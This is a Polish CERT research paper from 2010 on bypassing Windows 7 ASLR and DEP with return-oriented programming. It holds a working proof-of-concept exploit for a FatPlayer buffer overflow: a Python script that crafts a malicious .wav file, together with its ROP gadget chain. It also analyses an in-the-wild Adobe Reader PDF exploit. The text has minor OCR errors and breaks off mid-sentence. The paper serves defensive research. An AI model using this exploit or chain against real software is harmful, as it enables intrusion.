Nowe techniki przełamywania zabezpieczeń Windows 7 w malware

Tomasz Sałaciński
CERT Polska / NASK

27 grudnia 2010

Streszczenie

W niniejszym opracowaniu zostaną przedstawione wyniki badań nad najnowszymi technikami przełamywania zabezpieczeń systemu Windows 7. Najpierw krótko scharakteryzowane zostaną omawiane mechanizmy. Następnie na podstawie luki CVE-2009-4962 zaprezentowana zostanie technika ROP (ang. Return-Oriented Programming) w połączeniu z wykorzystaniem niekompatybilnych z ASLR (ang. Address Space Layout Randomization) modułów. Na koniec przeanalizowany zostanie exploit znaleziony w sieci wykorzystujący lukę CVE-2010-2993.

1 Wstęp

Za pierwsze zabezpieczenie typu DEP (ang. Data Execution Prevention) można uznać linuksowy patch wprowadzający niewykonywalny stos, a więc historia zabezpieczeń omawianych typów sięga 1996 roku [1]. Patch miał za zadanie ograniczyć włamania bazujące na przepełnianiu bufora na stosie. Zabezpieczenia podobnego typu zostały wprowadzone w systemie Solaris 2.6 w 1997 roku. Natomiast pierwszym systemem, w którym zastosowano mechanizm randomizacji pamięci (ASLR) był OpenBSD [2].

ASLR
: Randomizacja pamięci polega na tym, że poszczególne moduły wykonywalne (PE - Portable Executable, ELF - Executable and Linkable Format, etc.), ważne części wykonywanych programów (stos, sterta, bloki TEB - Thread Environment Block, PEB - Process Environment Block, etc.) są ładowane do pamięci operacyjnej w sposób, który zapewnia, że miejsce ich załadowania

będzie losowe. Znacznie utrudnia to atakującemu zaprojektowanie exploita, który w łatwy sposób odnajdzie określony kod w pamięci.

DEP
: Zabezpieczenie typu DEP polega na tym, że system operacyjny (lub pewne rozwiązania sprzętowe) uniemożliwia zinterpretowanie jako kod informacji oznaczonej jako dane (i odwrotnie) bez wydania bezpośredniego rozkazu zmiany interpretacji tej informacji. Zabezpieczenie tego typu jest także implementowane w procesorach (NX - No eXecution - w procesorach AMD, XD - eXecution Disable - w procesorach Intel).

ROP
: Return-oriented programming – jest to sposób tworzenia exploitów. Projektant exploitu przyjmuje paradygmat, który umieszcza stos programu oraz mechanizm powracania z wywołań (w szczególności instrukcję RET i podobne) w centrum procesu atakowania systemu. ROP jest pomysłowym i skutecznym sposobem ochodzenia zebazpieczeń typu DEP, ponieważ wykorzystuje on istniejące dane posiadające prawo do wykonania jako kod. W niniejszym opracowaniu technika ROP nie będzie szczegółowo przedstawiana. Istnieją inne opracowania, które dość szczegółowo opisują to zagadnienie [4] [5] [6].

W systemach Windows XP od dodatku SP2 wprowadzono zabezpieczenie DEP. Pamięć w systemach z rodziny XP nie jest w żaden sposób randomizowana. Oznacza to, że moduły wykonywalne są umieszczane zawsze pod tymi samymi adresami (które mogą różnić jedynie w zależności od konkretnej wersji systemu: SP0, SP1, etc.). W systemie Windows Vista wprowadzono pierwszą wersję mechanizmu ASLR. W Windows 7 ASLR jest stosowane dla każdego modułu wspierającego tą technologię (flaga IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE w nagłówku Optional Header nagłówka PE ma wartość 1). Natomiast DEP działa w jednym z czterech trybów, m. in. AlwaysOn i AlwaysOff.

2 Wykorzystanie modułów pozbawionych wsparcia ASLR w praktyce


Należy pamiętać o tym, że zabezpieczenie ASLR działa dobrze jedynie wtedy, gdy wszystkie moduły załadowane przez dany program je wspierają. Jeśli istnieje chociaż jeden moduł ładowany do pamięci zawsze w to samo miejsce, poziom bezpieczeństwa aplikacji gwałtownie

spada. Jak pokażemy w poniższym przykładzie, wykorzystując znajomość położenia jednego modułu, można poznać adresy modułów przez niego importowanych, co w bardzo wielu przypadkach skutkuje poznaniem położenia bardzo dużej ilości kodu. Wszystkie analizy opisane w tym opracowaniu zostały przeprowadzone na komputerze pracującym pod kontrolą systemu Windows 7 z włączoną randomizacją pamięci dla modułów ze wsparciem ASLR.


2.1 Analiza i wykorzystanie luki CVE-2009-4962

Luka identyfikowana przez wpis CVE-2009-4962 to typowa podatność na przepełnienie bufora, na którą cierpi FatPlayer w wersji 0.6b. Dodatkowo sam plik wykonywalny programu nie posiada wsparcia ASLR (wartość flagi IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE to 0). Jest to prosty program, który wykorzystamy do zaprezentowania eksploitacji programu działającego w systemie Windows 7. Informacje nt. luki oraz exploit na system Windows XP zostały opublikowane przez Praveena Darshanama w serwisie exploit-db [9]. Wykorzystanie luki polega na nadpisaniu zmiennej odłożonej na stosie przy przetwarzaniu plików z rozszerzeniem wav. Podatny fragment programu działa następująco: Na początek alokowane jest miejsce na jedną zmienną o rozmiarze 1020 bajtów, oraz kilka innych - (rys. 1). Następnie w pętli, bajt po bajcie, bezpośrednio z pliku na stos przepisywana jest jego zawartość. Ciężko wyobrazić sobie bardziej komfortową sytuację dla projektanta eksploita. Oprócz tego, że zawartość pliku bez żadnego filtrowania jest przepisywana na stos, dzięki przepisywaniu jej bajt po bajcie nie działają żadne ewentualne zabezpieczenia przed przepełnianiem buforów, ponieważ te opierają się tylko na informacjach o całych łańcuchach, a nie na pojedynczych bajtach - rys. 2. Aby potwierdzić przepełnienie stosu, skorzystamy z poniższego skryptu preparującego plik .wav.


```
1  #!/usr/bin/python
2
3  buff_fill = "\x90" * 0x1020
4  shell = "\x66\x66\x66\x66"
5
6  buff = buff_fill + shell
7
8  try:
9      wav = open ("sploit.wav","w")
10     wav.write(buff)
11     wav.close()
12 except:
```



Rysunek 1: Zmienna o rozmiarze 0x1200 bajtów



Rysunek 2: Kopiowanie danych na stos



Rysunek 3: Błąd wykonania programu FatPlayer.


```
13    print "\nUnable to Create File\n"
```

Po jego uruchomieniu otrzymujemy spreparowany plik – sploit.wav. Otwórzmy ten plik w fatPlayerze - rys. 3.

Aby przeanalizować mechanizm przełamywania zabezpieczeń ASLR stworzymy exploit ROP, który wyświetli MessageBox z napisem “DCBA”.

Do wywołania funkcji MessageBox z biblioteki user32.dll będziemy potrzebowali dwóch rzeczy. Po pierwsze – adresu obrazu DLL (offset funkcji względem obrazu jest nam znany), po drugie – mechanizmu, który wywoła funkcję z zadanymi przez nas parametrami (w tym przypadku – pseudokodu ROP).

W systemie Windows 7 większość bibliotek jest ładowana pod wylosowany adres. Losowanie adresu może odbywać się przy uruchamianiu procesu lub przy uruchamianiu samego systemu. Tak też dzieje się z biblioteką user32.dll. W jaki sposób odnaleźć więc jej adres? Aby to zrobić, musimy znaleźć moduł nie wspierający ASLR, ale zawierający (pod znanym offsetem) adres poszukiwanej biblioteki. W naszym przypadku – po przejrzeniu tabeli importów (rys. 4), możemy stwierdzić, że sam obraz pliku wykonywalnego nam wystarczy. W załadowanym pod znanym adresem obrazie, pod znanym offsetem, odnajdziemy adres importowanej funkcji “GetKeyboardType” (zapisany tam w



FatPlayer.exe

Module Name	Imports	OFTs	TimeDateSt
00085170	N/A	00084940	00084944
szAnsi	(nFunctions)	Dword	Dword
user32.dll	173	00000000	00000000
user32.dll	4	00000000	00000000
version.dll	3	00000000	00000000
WMVCORE.DLL	1	00000000	00000000

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
N/A	000894EA	0000	GetKeyboardType
N/A	000894FC	0000	LoadStringA
N/A	0008950A	0000	MessageBoxA
N/A	00089518	0000	CharNextA

Rysunek 4: Biblioteka user32.dll w tabeli importów.

trakcie ładowania programu). Dodamy do niej znane nam przesunięcie funkcji MessageBox (względem GetKeyboardType) i otrzymamy offset interesującej nas funkcji.

Drugi element, mechanizm wywołania funkcji MessageBox, to pseudokod ROP. Opis techniki ROP wykracza poza tematykę niniejszego opracowania, polecam dobre artykuły na ten temat: [4] [5]. Potrzebujemy pseudo-funkcji zapisujących wartość typu DWORD po wskazany adres (aby zapisać argumenty funkcji, nazwiemy ją POKE), pseudo-funkcji odczytującej wartość DWORD ze wskazanego adresu (do odczytywania adresu bibliotek i funkcji, nazwiemy ją PEEK), pseudo-funkcji wywołującej (do wywołania funkcji MessageBox, nazwiemy ją CALL) oraz pseudo-funkcji dodającej dwie wartości typu DWORD (do dodawania offsetów, nazwiemy ją ADD).

Przy wykorzystaniu tych pseudo-funkcji przeprowadzimy następujące operacje (w uproszczeniu):

```
1 POKE (ABCD)
2 PEEK(adres user32.dll)
3 ADD(offset MessageBox)
4 CALL(MessageBox(ABCD))
```

Do odnalezienia użytecznych fragmentów kodu modułu wykonywalnego użyjemy prostego programu stworzonego w laboratorium CERT, bitbite. W przeciwiemstwie do programów działających w oparciu o działające procesy, bitbite analizuje zrzuty pamięci. Wszystkie fragmenty potrzebne do skonstruowania potrzebnych pseudo-funkcji odnaleźliśmy w module wykonywalnym FatPlayera – FatPlayer.exe.

Wywołanie bitbite dla zrzutu sekcji kodu FatPlayera:

```
$ LD_LIBRARY_PATH="." ./bitbite stuff/fat_player_CODE.dump > log
```

Wynik działania programu (fragment) przedstawiono na rys. 5.

Dla przykładu przedstawimy proces tworzenia funkcji POKE. Do jej stworzenia wykorzystaliśmy następujące fragmenty:


```
--cut here--
       0x00002e61 58 POP EAX
       0x00002e62 c3 RET
--cut here--

--cut here--
       0x000029e7 5e POP ESI
       0x000029e8 c3 RET
--cut here--

--cut here--
       0x00000504 8906 MOV [ESI], EAX
       0x00000506 5a POP EDX
       0x00000507 5d POP EBP
       0x00000508 5f POP EDI
       0x00000509 5e POP ESI
       0x0000050a 5b POP EBX
       0x0000050b c3 RET
--cut here--
```

A więc adresy fragmentów kodu, po dodaniu adresu sekcji CODE FatPlayera (0x401000) są następujące:

```
0x00403e61
0x004039e7
0x00401504
```

Argumenty funkcji (string DCBA zakończony zerem) zapiszemy pod adres 0x408000 (sekcja DATA z prawem do zapisu). Musimy też pamiętać o instrukcjach POP, które usuną ze stosu część wartości i zapisać tam jakiekolwiek niepotrzebne dane (w tym przypadku – 0x66666666). Fragment stosu zapisujący string do pamięci będzie wyglądał następująco:

```
0x00403e61 // POP EAX
```




Rysunek 5: Efekt działania programu bitbite.

```
0x41424344 // string ABCD
0x004039e7 // POP ESI
0x00408000 // adres sekcji DATA
0x00401504 // MOV [ESI], EAX
0x66666666 // junk
0x66666666 // junk
0x66666666 // junk
0x00403e61 // POP EAX
0x00000000 // zera
0x004039e7 // POP ESI
0x00408004 // adres sekcji DATA +4
0x00401504 // MOV [ESI], EAX
0x66666666 // junk
0x66666666 // junk
0x66666666 // junk
```

Pierwsza instrukcja RET po nadpisaniu stosu spowoduje zdjęcie z niego wartości 0x00403e61 i umieszczenie jej w rejestrze EIP. Oznacza to, że sterowanie programem zostanie przekazane do fragmentu zawierającego instrukcję POP EAX, która z kolei załaduje kolejny argument, 0x41424344 (czyli łańcuch "ABCD" zapisany szesnastkowo i odwrócony - pamiętajmy o regule "little endian"), do rejestru EAX. Następnie wykonana jest następna instrukcja RET i sterowanie jest przekazane pod adres z instrukcją POP ESI, która ładuje adres sekcji DATA. Kolejny RET powoduje wykonanie instrukcji pod adresem 0x00401504, czyli MOV [ESI], EAX. Jej wykonanie oznacza zapisanie wartości z EAX pod zapisywalnym adresem 0x00408000. Potem znajduje się kilka nieważnych argumentów, które zostaną zdjęte ze stosu kolejnymi instrukcjami POP. Kolejne pozycje stosu spowodują zapisanie zera po łańcuchu "DCBA". W ten sam sposób przygotowujemy argumenty, które spowodują wyznaczenie adresu funkcji MessageBox i jej wywołanie. Ostatecznie eksploit przedstawia się następująco:

```
#!/usr/bin/python

buff_fill = "\x90" * 0x1020
shell = "\x61\x8e\x40\x00\x44\x43\x42\x41\xe7\x39
  \x40\x00\x00\x40\x48\x00\x04\x15\x40\x00
  \x66\x66\x66\x66\x66\x66\x66\x66\x66\x66
  \x66\x66\x04\x40\x48\x00\x66\x66\x66\x66
  \x61\x3e\x40\x00\x00\x00\x00\x00\x04\x15
  \x40\x00\x5b\x2a\x01\x00\x4c\x72\x48\x00
  \x66\x66\x66\x66\x66\x66\x66\x66\x66\x66
  \x66\x66\x07\x23\x40\x00\x66\x66\x66\x66
  \x66\x66\x66\x66\x66\x66\x66\x66\x66\x66
  \x66\x66\x66\x66\x66\x66\x66\x66\x66\x66
  \xa6\x3d\x40\x00\x66\x66\x66\x66\x66\x66
  \x66\x66\x66\x66\x66\x66\x75\x62\x46\x00
```



Rysunek 6: Udane wykorzystanie exploita

```
16    \x00\x00\x00\x00\x00\x40\x48\x00\x00\x40
17    \x48\x00\x00\x00\x00\x00"
18
19  buff = buff_fill + shell
20
21  try:
22      wav = open ("sploit.wav","w")
23      wav.write(buff)
24      wav.close()
25  except:
26      print "\nUnable to Create File\n"
```

Efekt działania przedstawiono na rys. 6:

Podsumowując, przy wykorzystaniu podatności na przepełnienie bufora na stosie i załadowanie modułu nie wspierającego ASLR byliśmy w stanie obejść nowe zabezpieczenia systemu Windows 7 korzystając z techniki ROP.

Rysunek 7: Zdekodowany strumień DecodeFlat

2.2 Analiza luki CVE-2010-2883 oraz exploita golf_clinic.pdf

Luka CVE-2010-2883 została odkryta w złośliwym kodzie zawartym w pliku PDF golf_clinic.pdf dołączonym do wiadomości o tytule: "Golf Clinic, David Leadbetter's One Point Lesson" przez Milę Parkour [8] we wrześniu tego roku. Po otworzeniu złośliwego pliku na komputerze ofiary instalowane jest oprogramowanie szpiegujące. Poniżej omówiony zostanie przebieg infekcji.

Exploit wykorzystujący podatność CVE-2010-2883 składa się z trzech elementów: obiektu wymuszającego załadowanie biblioteki niewspierającej ASLR (icucnv36.dll), kodu przepełniającego bufor i przej-

mującego sterowanie oraz shellcode'u, ktory zostal umieszczony w pamięci procesu.

Analizę rozpoczniemy od kodu JavaScript umieszczającego shellcode w pamięci procesu Acrobat Reader'a. Został on zaobfuskowany i umieszczony w obiekcie typu DecodeFlat (rys. 7). Aby ukryć przeznaczenie kodu, projektant exploita użył wylosowanych nazw zmiennych oraz kilka pętli zaciemniających kod (rys. 8). Kod na podstawie wersji Reader'a generuje odpowiedni shellcode (rys. 9). Zaznaczony fragment jest adresem instrukcji ret w bibliotece icuconv36.dll, w którym zamieniono miejscami jego starsze i młodsze słowo.

Przejęcie kontroli nad stosem, a tym samym (w kontekście eksploitacji ROP) nad rejestrem EIP i strumieniem wykonywanych rozkazów, odbywa się przy przetwarzaniu tabeli SING, elementu konstrukcyjnego tzw. glyphlet'ów. W definicji stadardu określono pole "uniqueName" jako string ASCII o długości 28 bajtów, zakończony zerem. Funkcja, która przetwarza to pole (znajduje się ona w bibliotece CoolType.dll) nie sprawdza, czy string jest poprawnie zakończony i wywołuje na nim operację strcat. Umożliwia to przepełnienie bufora i skierowanie wykonywanie kodu do shellcode.

Następnie stosowana jest metoda ROP (rys.11).


Teraz złośliwy kod przejął kontrolę nad stosem i rejestrem EIP. Ma on do swojej dyspozycji kod zawarty w obrazie icuconv36.dll, który został załadowany pod znany projektantowi exploita adres. Wykorzystując fakt, że w tabeli importów tego obrazu znajduje się wpis dotyczący biblioteki kernel32.dll, kod odnajduje ten wpis i otrzymuje adres załadowanego obrazu kernel32.dll. Dodając offsety poszczególnych wywołań, kod korzysta z funkcji kernel32.dll aby kontynuować proces infekcji.

Co wykonuje załadowany kod? Spójrzmy na kolejne wywołania systemowe:

```
1 [...]
2 CreateFileA(iso88591, );
3 [...]
4 CreateFileMappingA(...);
5 [...]
6 MapViewOfFile(...);
7 [...]
8 MSVCR80!memcpy(...);
9 []
```

Ponieważ prowadzenie ataku z wykorzystaniem ROP jest dość trudne, exploit wykorzystuje tą technikę tylko po to, aby załadować z zewnętrznego pliku właściwy shellcode i przekazać do niego sterowanie.


Podsumowując, korzystając z biblioteki niewspierającej ASLR ata-



